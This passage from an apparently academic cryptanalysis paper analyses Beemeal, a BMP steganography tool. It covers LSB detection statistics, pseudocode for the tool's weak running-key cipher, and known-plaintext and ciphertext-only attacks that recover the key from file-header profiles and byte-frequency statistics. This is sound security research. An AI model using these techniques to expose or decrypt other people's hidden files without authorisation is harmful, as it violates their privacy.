- The longest sequence of contiguous 0 in the body must not exceed 50.
- The longest sequence of contiguous 1 in the body must not exceed 50.
- The ratio of the balance between the 0 and the 1 within the body part of the BMP file must be lower or equal to 50%, in other words in the body, the unbalance between the 0 and the 1 must not be too high.

In practice, experiments have been performed using an automatic tool (created for this purpose) on about 3700 BMP files that did not contain any hidden data, and no false positive occurred, in other words none of them were considered by the automatic tool to be containing a hidden file (percentage of false positive is zero).

After that, we used Beemeal to hide some files in other BMP files, and ran the automatic detection tool again, and it detected the stego-image files with a detection rate of 100%, in other words all pictures containing a hidden file were properly detected. The work factor of the detection algorithm is extremely low: it takes less than 1/10th of second on a single modern PC to determine whether a given BMP is a stego-image or not.

Notice that if Beemeal would have distributed the data evenly, in other words, if Beemeal would have chosen randomly the bytes to use for LSB insertion, it would have been much more difficult to perform a successful detection of the stego-image.

Now the last point concerning the automatic detection is: can we distinguish between a stego-image generated by Beemeal, and a stego-image generated by another tool.

Unfortunately, the answer is no.

To determine that, we used another tool called WbStego. This tool uses the same LSB insertion method. Thus the formula that we use to determine whether a file was inserted into the picture tells us that a picture inserted using WbStego contains a hidden file. In other words a tool such as WbStego modify the balance between the 0 and the 1 similarly as the Beemeal tool, thus it is not possible to distinguish between these two tools.

Beemeal running key cipher mechanism




Figure 4: Schematic overview of the cipher step




Figure 5: Schematic overview of the decipher step

Cipher / Decipher algorithm description




Figure 6: Entities involved in the cipher/decipher process.

The algorithm used is a symmetric algorithm consisting in a running key cipher whose value depends on both the keyfile and the key (passphrase).

The keyfile can be any kind of file but its size must be greater or equal to the size of the plaintext, and the passphrase can be any ASCII string whose length is at least 1024 bytes.

The keyfile and the key (passphrase) are used to generate a running key which can be seen as a stream generator (more on this later). The initial value of the running key depends on both keyfile and key as follows:

Running key initial value ← hash keyfile + hash key

When talking about hash, we immediately think about MD5 or SHA-1, in the case of Beemeal, however, we had better call it a pseudo-hash instead. Here follows the pseudo-code for the algorithms that permit to compute these pseudo-hashes:

Algorithm 2: file pseudo-hash calculation

Input:

Filename: the name of the file whose pseudo-hash is to be computed.

Output:

Integer: the pseudo-hash for the file whose name was given as a parameter.

Complexity:

O (n), linear with the size of the file whose name is given as a parameter.

Method

1: **Begin**

2: open file whose name was given as a parameter

3: hash ← 0

4: ic ← next byte from opened file

5: i ← 0

6: **While** end of file not reached

7: hash ← hash + ((1000 * i) * ic)

8: i ← i + 1

9: ic ← next byte from opened file

10: **EndWhile**

11: close the opened file.

12: **Return** (hash)

13: **End**

Algorithm 3: string pseudo-hash calculation

Input:

Passphrase: the string whose pseudo-hash is to be computed.

Output:

Integer: the pseudo-hash for the passphrase string given as a parameter.

Complexity:

O (n), linear with the length of the string whose value is passed as the 'passphrase' parameter.

Method

1: **Begin**

2: hash ← 0

3: string_size ← length of the passphrase parameter (in bytes)

4: i ← 0

5: **While** i < string_size

6: hash ← hash + ((1000 * i) * passphrase[i])

7: i ← i + 1

8: **EndWhile**

9: **Return** (hash)

10: **End**

To cipher a given byte, the following operation is performed:

Ciphertext[i] ← (plaintext[i] + running key) mod 256

Running key ← (running key + keyfile[i]) mod 256

And to decipher a given byte:

Plaintext[i] ← (ciphertext[i] – running key) mod 256

Running key ← (running key + keyfile[i]) mod 256

In other words, the cipher/decipher algorithm just performs a simple addition (resp subtraction) of the plaintext (resp ciphertext) with the running key whose initial value depends on both the key and the keyfile, and whose evolution depends on the keyfile's content. Notice that all calculus when ciphering/deciphering is done modulo 256 (because the results are stored into a single byte).

Before starting to talk about the possible attacks, we must pay attention to the fact that the keyfile and the running key are two different things:

- The keyfile is fixed and not dependant on the key.
- The running key is evolving from the initial value (using keyfile's hash and key's hash) by addition modulo 256, and is similar to a stream that is combined with the plaintext to obtain the ciphertext (see figure 7).




Figure 7: Running key generation principle

Goal of the attacks

We will describe two types of attacks:

- Known plaintext attack.
- Ciphertext only attack.

Before starting to describe each of them, we have to define our goal for these attacks.

The first thing that we could want is the plaintext for all of the associated ciphertext, but this goal won't permit us to decrypt easily other ciphered files in the future, or there will be still the same work factor to be spent to decrypt the futures files. That's why our goal will be to generate the running key file instead (actual "stream" with which the plaintext is melt with by the addition modulus 256 operator), so that the work factor of the attacks will be spent once and all subsequent

attacks will consist in using this running key, thus reducing the work factor to almost zero. With the running key, we can decrypt any subsequent ciphered files, based on the assumption that these ciphered files were ciphered using the same keyfile and the same key (passphrase), this is a quite good assumption for 3 reasons:

- Beemeal compel the use of a very long key (longer or equal to 1024 bytes), thus users will probably save the key into a file and then reuse it.
- Because the key is very long, the user will believe that reusing the same key will be harmless and will not cause any security breach.
- Beemeal make no check and no assumption about the keyfile that was used to cipher the plaintext, thus no error message is displayed in case of error. In other words, if you can't remember with which keyfile you have enciphered, then Beemeal will never tell you anything to help about that, that's what makes this tool so difficult to break, but it also induces a bad behaviour for the user who will have the tendency to reuse n times the same keyfile in order to avoid problems when trying to decipher files that were previously inserted.

Context of the real attack

In order to avoid being too theoretical, and also to help understanding and to prove the concepts used, we will perform the experiments using the following configuration:

FILE DESCRIPTION	FILE TYPE	FILE SIZE
TXT plaintext (ASCII English)	TXT	38'294
BMP plaintext (24 bit colour)	BMP	33'126
JPG plaintext	JPG	41'944
Microsoft plaintext	DOC	38'912
keyfile	JPG	944'418

Table 1: All files used in our scenario

Computer used to perform the attack:

We use 2 different computers to perform our attacks, one computer is a recent computer (at the date 2008/02/27), and another one is an older computer, the purpose of the old computer is to give an idea of what can be done with a cheaper hardware configuration. These two computers configuration are as follows:

DESCRIPTION	OS	CPU	CPU FREQUENCY	RAM
modern computer	Windows XP	Intel core 2	2.13 GHZ	2 GB
old computer	Windows XP	Intel Pentium III	931 MHZ	256 MB

Table 2: list of computer configurations used for the attacks

Length of the plaintext file

We have seen that the cipher and insertions algorithms were not modifying the size of the resulting file (contrarily to the El-Gamal cryptosystem for example), thus we have:

Size of the plaintext = size of the ciphertext.

Furthermore, in order to be able to extract the file from the image, Beemeal saves the size of the file using 4 bytes into the picture (of course according to the LSB scheme used, it will actually consume 4 * 8 bytes of the BMP file, because only one bit per byte is used during insertion in order to remain stealth), thus we know for sure what are the size of both plaintext and ciphertext, and thus when we will be trying to generate the running key in several attacks, we will consider that our job is finished when we have generated a running key as long as the plaintext (stop condition of the algorithm).

Known plain text attack

The first attack that will be performed on this system is a known plain text attack: we suppose we have the plain text (the file to be ciphered and hidden) and also the ciphertext (extracted from the picture using the LSB extraction technique and using the fact that the size of the ciphertext is stored on 4 bytes into the picture). The goal of the first attack is to retrieve the running key, so that any further files that were enciphered using the same key and the same keyfile can be decrypted with a very low work factor.

Having the plaintext and the ciphertext, this attack is simple: for each byte of the ciphertext and the plaintext:

Running key[i] = ciphertext[i] – plaintext[i]

The complexity of this attack is linear O (n), n being the file size. Thus performing this attack takes less than one second even on an old PC (Pentium III, 931 MHZ, and RAM: 256 MB).

To perform this attack we just open both plaintext file and keyfile, and then perform the subtraction for each byte, and save this running key result to another file, that can then be used as an input of another tool that will be able to decrypt any other files that was ciphered using the same key and keyfile. This attack always succeeds and is very fast, so the conclusion of this first attack is that Beemeal does not resist to a known plaintext attack, this is due to the simplistic cipher/decipher algorithm based on the '+' operator.

This attack may seem unrealistic because the attacker has the original BMP file as well as the stego-image, however it is actually not as unrealistic as one can think: there is a good probability that the BMP used as a carrier will either be a file that was included in the operating system (copied at OS installation), or a file found on the internet. Now we can imagine that the attacker has a huge bank of known BMP files (could be automatically generated using a robot that collects all possible BMP files from the web 24 hours a day), then using an image recognition software (Huanglin, 2003), you can find out the original picture matching the stego-image, here follows the description of such a system:




Figure 8: Automatic original BMP file search engine.

Magic bytes

Before describing the next attack, we need to talk about a fact about files in general: each file has a type, and almost all files have a special structure: in general at least a header, and a body. Within the header, the first bytes of the file are in general called "magic bytes" and permit to determine the file type even if the file's extension is absent or incoherent (Hickok, 2005). For the most common file types, we have the following magic bytes:

FILE TYPE	BYTE 0	BYTE1	BYTE 2	BYTE 3
BMP	0x42	0x4D	-	-
JPG	0xFF	0xD8	0xFF	0xE0
MP3	0x49	0x44	0x33	0x03
MP3-ADTS	0xFF	0xFD	0xFA	-
ASF	0x30	0x26	0xB2	0x75
TXT-UTF8	0xEF	0xBB	-	-
UNICODE	0xFF	0xFE	-	-
EXE/DLL	0x4D	0x5A	-	-
ZIP	0x50	0x4B	0x03	0x04
GIF	0x47	0x49	-	-
AVI	0x52	0x49	-	-
MPEG	0x00	0x01	0xBA	0x21
Microsoft	0xD0	0xCF	0xE0	0xA1
Tiff	0x4D	0x4D	0x00	0x2A
GZIP	0x1F	0x8B	-	-
Windows object file	0x4C	0x01	-	-
Unix ELF	0x7F	0x45	0x4C	0x46
PGP public ring	0x99	0x00	-	-
Postscript	0x25	0x21	-	-

Table 4: Magic bytes for most common files

For information, the UNIX “file” command uses these bytes to identify the type of a given file.

In our case, we will use these magic bytes as “guessed plain text” for the next attack called “ciphertext only attack”.

Ciphertext only attack

Now we supposed that we have only the following materials:

N ciphered files of any type that were enciphered using the same key and the same keyfile. The goal of this attack is to retrieve the running key that permits to decrypt any subsequent ciphertext with a very low work factor, but as this attack is far more difficult to achieve than the previous one, we will progress step by step, and with each step we will try to guess more and more bytes of the running key.

Step 1: Determine the type of every plaintext file and keyfile

The first important piece of information that we will guess is the type of each plaintext files that were used, and also the type of the keyfile.

For that, we first consider all possible ciphertext files and extract the first 2 bytes for each of them (beware here the number of operations to perform is not equal to the cross-product, so with 2 bytes to guess we have 512 operations to do, not 65536).

Then we perform a loop to try all possible values (512 different values as we have 2 bytes) for the running key at index 0 and 1, and for each of these values, we generate the corresponding plaintext[0] and plaintext[1] using the following formula :

Plaintext [0] = ciphertext [0] – guessed running keyfile [0]
Plaintext [1] = ciphertext [1] – guessed running keyfile [1]

Now that we have all the possible plaintext at offset 0 and 1 for all possible ciphertext files, we can check the plaintext [0] and plaintext [1] against the array of well known magic bytes, and evaluate the fitness of all possible values of guessed running keyfile [0] and guessed running keyfile [1]: the fitness is defined as the number of magic bytes that match the plaintext at index 0 and 1 for a given guessed running key.

For example, with a running key of 0xFE at index 0, if we find the plaintext 0x42 and 0x49 when considering the first and second ciphertext respectively, then we know that this running key has a fitness of 2, as it matches 2 known file’s magic bytes (see BMP magic bytes).

We then gather only the values of guessed running keyfile [0] and guessed running keyfile [1] that have the best fitness.

At this point we have a set of elected values for the running keyfile at offset 0 and 1.

An important fact not to forget is that the byte zero of the running key is equal to the sum of the hash of the key file and the hash of the key:

(1) **Running key initial value = hash keyfile + hash key.**
(2) **Ciphertext [0] = running key initial value + plaintext [0]**
(3) **Running key [1] = running key initial value + keyfile [0]**
(4) **Ciphertext [1] = running key[1] + plaintext[1]**

Then the byte one of the running key is obtained by adding to this constant the value of the first byte of the keyfile.

We will use this fact to find the value of the first byte of the keyfile:

Keyfile [0] = guessed running keyfile [1] - guessed running keyfile [0]

Of course this operation is performed using the set of values whose fitness was evaluated to be the best in the previous step, thus reducing the work factor drastically.

Now using the value found for keyfile [0], we just have to check this value against the magic bytes and gather the values that have the best fitness.

In our particular example (using 4 ciphertext) we found a unique value for keyfile [0] that matches a given magic byte, thus we were able to determine the type of the keyfile.

Now that we know the type of the keyfile, we can use the values of the guessed running keyfile[0] and guessed running keyfile[1] to determine the values of the corresponding plaintext, so that we will be able to determine the type of every plaintext (using the magic bytes array).

For our example, we find the following results using an automatic tool that we created especially for that purpose:

```
possible types for file : C:\TEMP\1.bin :
- Microsoft
possible types for file : C:\TEMP\2.bin :
- txt
possible types for file : C:\TEMP\3.bin :
- jpg
possible types for file : C:\TEMP\4.bin :
- bmp
possible types for keyfile :
- jpg
```

Figure 9: Automatic file type detection result

You can notice that the types found by the algorithm match the types we have chosen in our scenario (see table 1). We can also notice that we have only one possible choice of type per file, which is a good thing because it will simplify further processes, but even in case there would be more than one possible type per file, all the cryptanalysis algorithms were designed to handle this cases, so it would not have been a problem.

The work factor for this first step is extremely small because the algorithm uses only the first bytes (magic bytes) of every possible ciphertext file. Furthermore, the magic byte database is very small as well, so that the overall operation for this step takes less than 0.01 second on an old computer (see table 2).

Step 2: Guess plaintext bytes using file type information

For each file type, there exist a sequence of magic bytes, but we can go further: each file type has a header (although for some rare exceptions, such as text files), and this header is composed of fields, and these fields often have a small amount of possible values (depending on the file format's

specifications, and also depending on the values that are set for this fields in practice, which might not follow the file format specifications).

For this step, we will only be interested in fields whose values are constant throughout all possible files of a given type.

We could study each possible file format using the documentation and specifications for each format, but it would last too long and we would not be sure that the implementers have followed exactly the specifications.

Thus we created an automatic tool that permits to generate a matrix composed of either numeric values when these bytes are constant for all files of the same type, or a ?? If the value may be different at this offset for this file type.

The result is called a “profile” and is stored in a human readable text file.

Notice that we ran this automatic profile generation tool (created for this purpose) on more than 1000 files for each file type.

To be more precise, we focused on the file types that were found in the step 1:

Jpg, bmp, and Microsoft file (text file is an exception as it is not composed of a header and body).

Here follows the number of sample files used to generate the profiles for each file type:

File type	Number of sample files
Microsoft (DOC+XLS)	1000
BMP	3731
JPG	1482

Table 5: Number of samples for each file type

Here follow the profiles for each format:

```
D0 CF 11 E0 A1 B1 1A E1    00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00    ?? 00 03 00 FE FF 09 00
06 00 00 00 00 00 00 00    00 00 00 00 ?? 00 00 00
?? ?? 00 00 00 00 00 00    00 10 00 00 ?? ?? ?? ??
?? 00 00 00 ?? ?? ?? ??    ?? 00 00 00 ?? ?? 00 00
?? ?? ?? ?? ?? ?? ?? ??    ?? ?? ?? ?? ?? ?? ?? ??
?? ?? ?? ?? ?? ?? ?? ??    ?? ?? ?? ?? ?? ?? ?? ??
?? ?? ?? ?? ?? ?? ?? ??    ?? ?? ?? ?? ?? ?? ?? ??
```

Figure 10: DOC + XLS profile

```
FF D8 FF E0 00 10 4A 46   49 46 00 01 ?? ?? ?? ??
?? ?? 00 00 FF ?? ?? ??   ?? ?? ?? ?? ?? ?? ?? ??
?? ?? ?? ?? ?? ?? ?? ??   ?? ?? ?? ?? ?? ?? ?? ??
?? ?? ?? ?? ?? ?? ?? ??   ?? ?? ?? ?? ?? ?? ?? ??
?? ?? ?? ?? ?? ?? ?? ??   ?? ?? ?? ?? ?? ?? ?? ??
?? ?? ?? ?? ?? ?? ?? ??   ?? ?? ?? ?? ?? ?? ?? ??
```

Figure 11: JPG profile

```
42 4D ?? ?? ?? 00 ?? 00   ?? 00 ?? ?? 00 00 ?? 00
00 00 ?? ?? ?? 00 ?? ??   ?? 00 ?? 00 ?? ?? ?? ??
?? ?? ?? ?? ?? ?? ?? ??   ?? ?? ?? ?? ?? ?? ?? ??
?? ?? ?? ?? ?? 00 ?? ??   ?? ?? ?? ?? ?? ?? ?? ??
?? ?? ?? ?? ?? ?? ?? ??   ?? ?? ?? ?? ?? ?? ?? ??
?? ?? ?? ?? ?? ?? ?? ??   ?? ?? ?? ?? ?? ?? ?? ??
```

Figure 22: BMP profile

These profiles are now used along with the results of the step 1 to generate what is called a running key skeleton. The running key skeleton is similar to a profile except that the ?? are replaced by the correct value whenever possible by using all the profiles corresponding to the types of the plaintexts associated with each ciphertext.

The algorithm is very simple:

- Create an empty skeleton (only composed of unknown byte: '??').
- Consider the profile associated with every plaintext file type
- Replace the '??' by its value whenever possible using the current profile.

The result of this step is as follows:

```
48 47 1F 1E FF 87 05 4A   C2 2B 91 91 91 DA 23 4D
4D 55 55 55 55 60 60 6E   ?? 71 71 7C 7C 7C 7C 0E
0E 0E 0E 1D 1E 20 20 26   26 26 26 D8 ?? D8 D8 E8
?? ?? EB F1 F1 F1 F1 BB   BB BB BB CD ?? ?? ?? ??
?? D2 D2 D3 ?? ?? ?? ??   ?? F3 F3 F4 ?? ?? F4 CC
?? ?? ?? ?? ?? ?? ?? ??   ?? ?? ?? ?? ?? ?? ?? ??
?? ?? ?? ?? ?? ?? ?? ??   ?? ?? ?? ?? ?? ?? ?? ??
```

Figure 33: skeleton generated using the profiles

The result of this step permitted to generate a part of the running key file, unfortunately, as it uses only the common bytes for each type of headers of guessed plaintext file types, we were not able to deduce other bytes located after the header using this method.

In order to be able to recover more of the running key, we will have to use another approach.

Step 3: Using the probability

For now we haven't been able to discover many bytes of the running key.

So we need another approach in order to achieve a greater percentage of successfully guessed data: we will use probability rules (Bauer, 2002) (Friedman, 1918).

For that we will introduce the concept of "rich profile".

A rich profile is a text file that contains the ordered list of all possible bytes at a given offset for a given file type, and their associated appearance frequency (and thus probability).

We will generate automatically all these rich profiles using a tool specially created for this purpose.

The rich profile generator will use the same file bank as the normal profile generator, thus using a huge amount of files for each format, we will be able to determine which bytes are more likely to appear at a given offset of a file whose type is known.

Notice that we limit the rich profile size to 65'536 in order to avoid having too big files (in our example, the biggest plaintext file has a size of 41'494 bytes so 65'536 is ok).

Here follows an extract of a rich profile for the BMP file format

```
0  - (0x42 100.00%)
1  - (0x4D 100.00%)
2  - (0x7A 9.71%) (0x36 7.72%) (0xF6 7.08%) (0x5E 6.92%) (0xEE 5.20%) (0x76 4.88%) (
3  - (0x00 13.70%) (0x04 11.85%) (0x01 9.71%) (0x02 6.41%) (0x23 5.90%) (0x41 5.15%)
4  - (0x00 93.94%) (0x01 2.01%) (0x05 1.53%) (0x02 0.72%)
5  - (0x00 100.00%)
6  - (0x00 99.89%)
7  - (0x00 100.00%)
8  - (0x00 99.89%)
9  - (0x00 100.00%)
10 - (0x36 48.98%) (0x76 29.79%) (0x7A 9.46%) (0x4E 3.81%) (0x3E 0.70%)
11 - (0x00 83.86%) (0x04 9.60%) (0x01 5.71%) (0x02 0.54%)
12 - (0x00 100.00%)
13 - (0x00 100.00%)
14 - (0x28 99.84%)
15 - (0x00 100.00%)
16 - (0x00 100.00%)
17 - (0x00 100.00%)
18 - (0x10 13.54%) (0x20 12.47%) (0x80 10.75%) (0x64 5.09%) (0x9A 3.24%) (0x30 2.52%
19 - (0x00 91.13%) (0x01 5.47%) (0x02 1.34%) (0x08 0.54%) (0x04 0.54%) (0x03 0.51%)
```

Figure 44: Extract of the BMP rich profile

Let's zoom on one given line (probability of occurrence for byte at offset 4) :

```
4   - (0x00 93.94%) (0x01 2.01%) (0x05 1.53%) (0x02 0.72%)
```

Let's explain this line's content: this line corresponds to the possible bytes at offset 4 for any given BMP file: we see that the value 0x00 is the most probable at this offset with 93.94% of occurrences, and then follows the value 0x01 with a percentage of occurrences of 2.01%.

Remember that all these percentages were generated using a large bank of files (3731 files for the BMP format).

Notice that only the percentages greater than 0.01% are considered to be relevant, thus any other possible bytes at a given offset whose percentage of occurrence would be lower than 0.01% would not be included into the list, thus reducing the size of each rich profiles, and also reducing the work factor and the memory size needed to contain these lists after parsing.

So we have now 4 rich profiles: one per guessed plain file type (beware though that the text file type has a rich profile that is empty, because a special scheme will be used for this file type).

- features_log_txt.rich_profile
- features_log_bmp.rich_profile
- features_log_xls.rich_profile
- features_log_doc.rich_profile
- features_log_jpg.rich_profile

Notice that the "doc" and "xls" profiles are merged into a unique profile when loaded by the automatic decrypt tool because these two formats are very similar.

The merge operation is very simple:

```
Load the first rich profile
For each byte of the current rich profile to merge to the first rich profile
   If this byte is not already present in the first rich profile then
      Add it and its associated probability of occurrence.
   Else
      Probability ← probability of the first rich profile + current probability for this offset
   Endif
EndFor
```

Special case of the text files

In our example, one of the plaintext is a text file. The problem with text files is that we can not successfully generate a rich profile for them because all text files are so different, and the recurrence is not that high. So we may think that because we won't have a rich profile for text files, they will be useless to us, this is not the case: for all other file types, we use a probability list for each byte to generate the byte of the keyfile with the best fitness, but we also generate the byte of the plaintext corresponding to the text file, and then we use 2 heuristics to guide our choice:

- If the plaintext byte of the text file is not ASCII printable, then we reject the value of the keyfile which permitted to generate this plaintext byte.
- If the plaintext byte of the text file is ASCII printable, then we use a probability matrix generated using an English book (Ulysse, James Joyce 783 pages) to assign a fitness to this generated byte according to it's probability of appearance, this fitness being added to all other fitness that were computed using the rich profiles. Notice that the plaintext for the text file is supposed to be written in English, this assumption may be wrong, in that case, we would have to generate another probability matrix using another book corresponding to another chosen language.

The algorithm used to generate the probability matrix for the text files is quite simple and corresponds to the following algorithm in pseudo-code:

Algorithm 4: probability matrix generator

Input:

txt_filename: name of the text file which must be used to generate the probability matrix.

Output:

proba_array: array of real number of size 256: the probability of occurrence for every possible characters.

Complexity:

O (n), linear with the size of the file whose name was given as a parameter.

Method

```
1:  Begin
2:    occurrence_array: array of integer of size 256
3:    i ← 0
4:    While i < 256
5:      occurrence_array[i] ← 0
6:      proba_array[i] ← 0.0
7:    EndWhile
9:    open the text file whose name was given as a parameter
10:   total_nb_occurence ← 0
11:   current_char ← get next byte from text file
13:   While the end of file is not reached
14:     occurrence_array [current_char] ← array [current_char] + 1
15:     total_nb_occurence ← total_nb_occurence + 1
16:     current_char ← get next byte from text file
17:   EndWhile
18:   close the opened file
20:   i ← 0
21:   While i < 256
22:     proba_array[i] = (occurrence_array[i] * 100) / total_nb_occurence
23:     i ← i + 1
24:   EndWhile
25: End
```

In order to have results that are not too biased, we use a book having a large number of pages to generate statistics about it, here follows the exact description of this book:

Title : Ulysse

Author : James Joyce

Number of pages : 783 pages

ISBN : 1404336877

Notice that this book can be found as a huge text file on the internet. It is this text version that was used as an input of the algorithm 4.

Of course we could have used some English character frequency tables available on the internet, but we have no guarantee that these data are correct, furthermore it is a good thing to be able to generate our own data, just because if we choose another language, we can generate new statistics without having to look for data generated by someone else.

Now in practice, we have had to weigh these characters' occurrence probability in order to obtain the best results: they were obtained when multiplying all the occurrence probabilities by 2, this is because we must obtain text file related probabilities that have the same order of magnitude as the probabilities coming out from the rich profiles. Otherwise, the influence of the probabilities for the text file type would not be relevant because their influence would be too small.

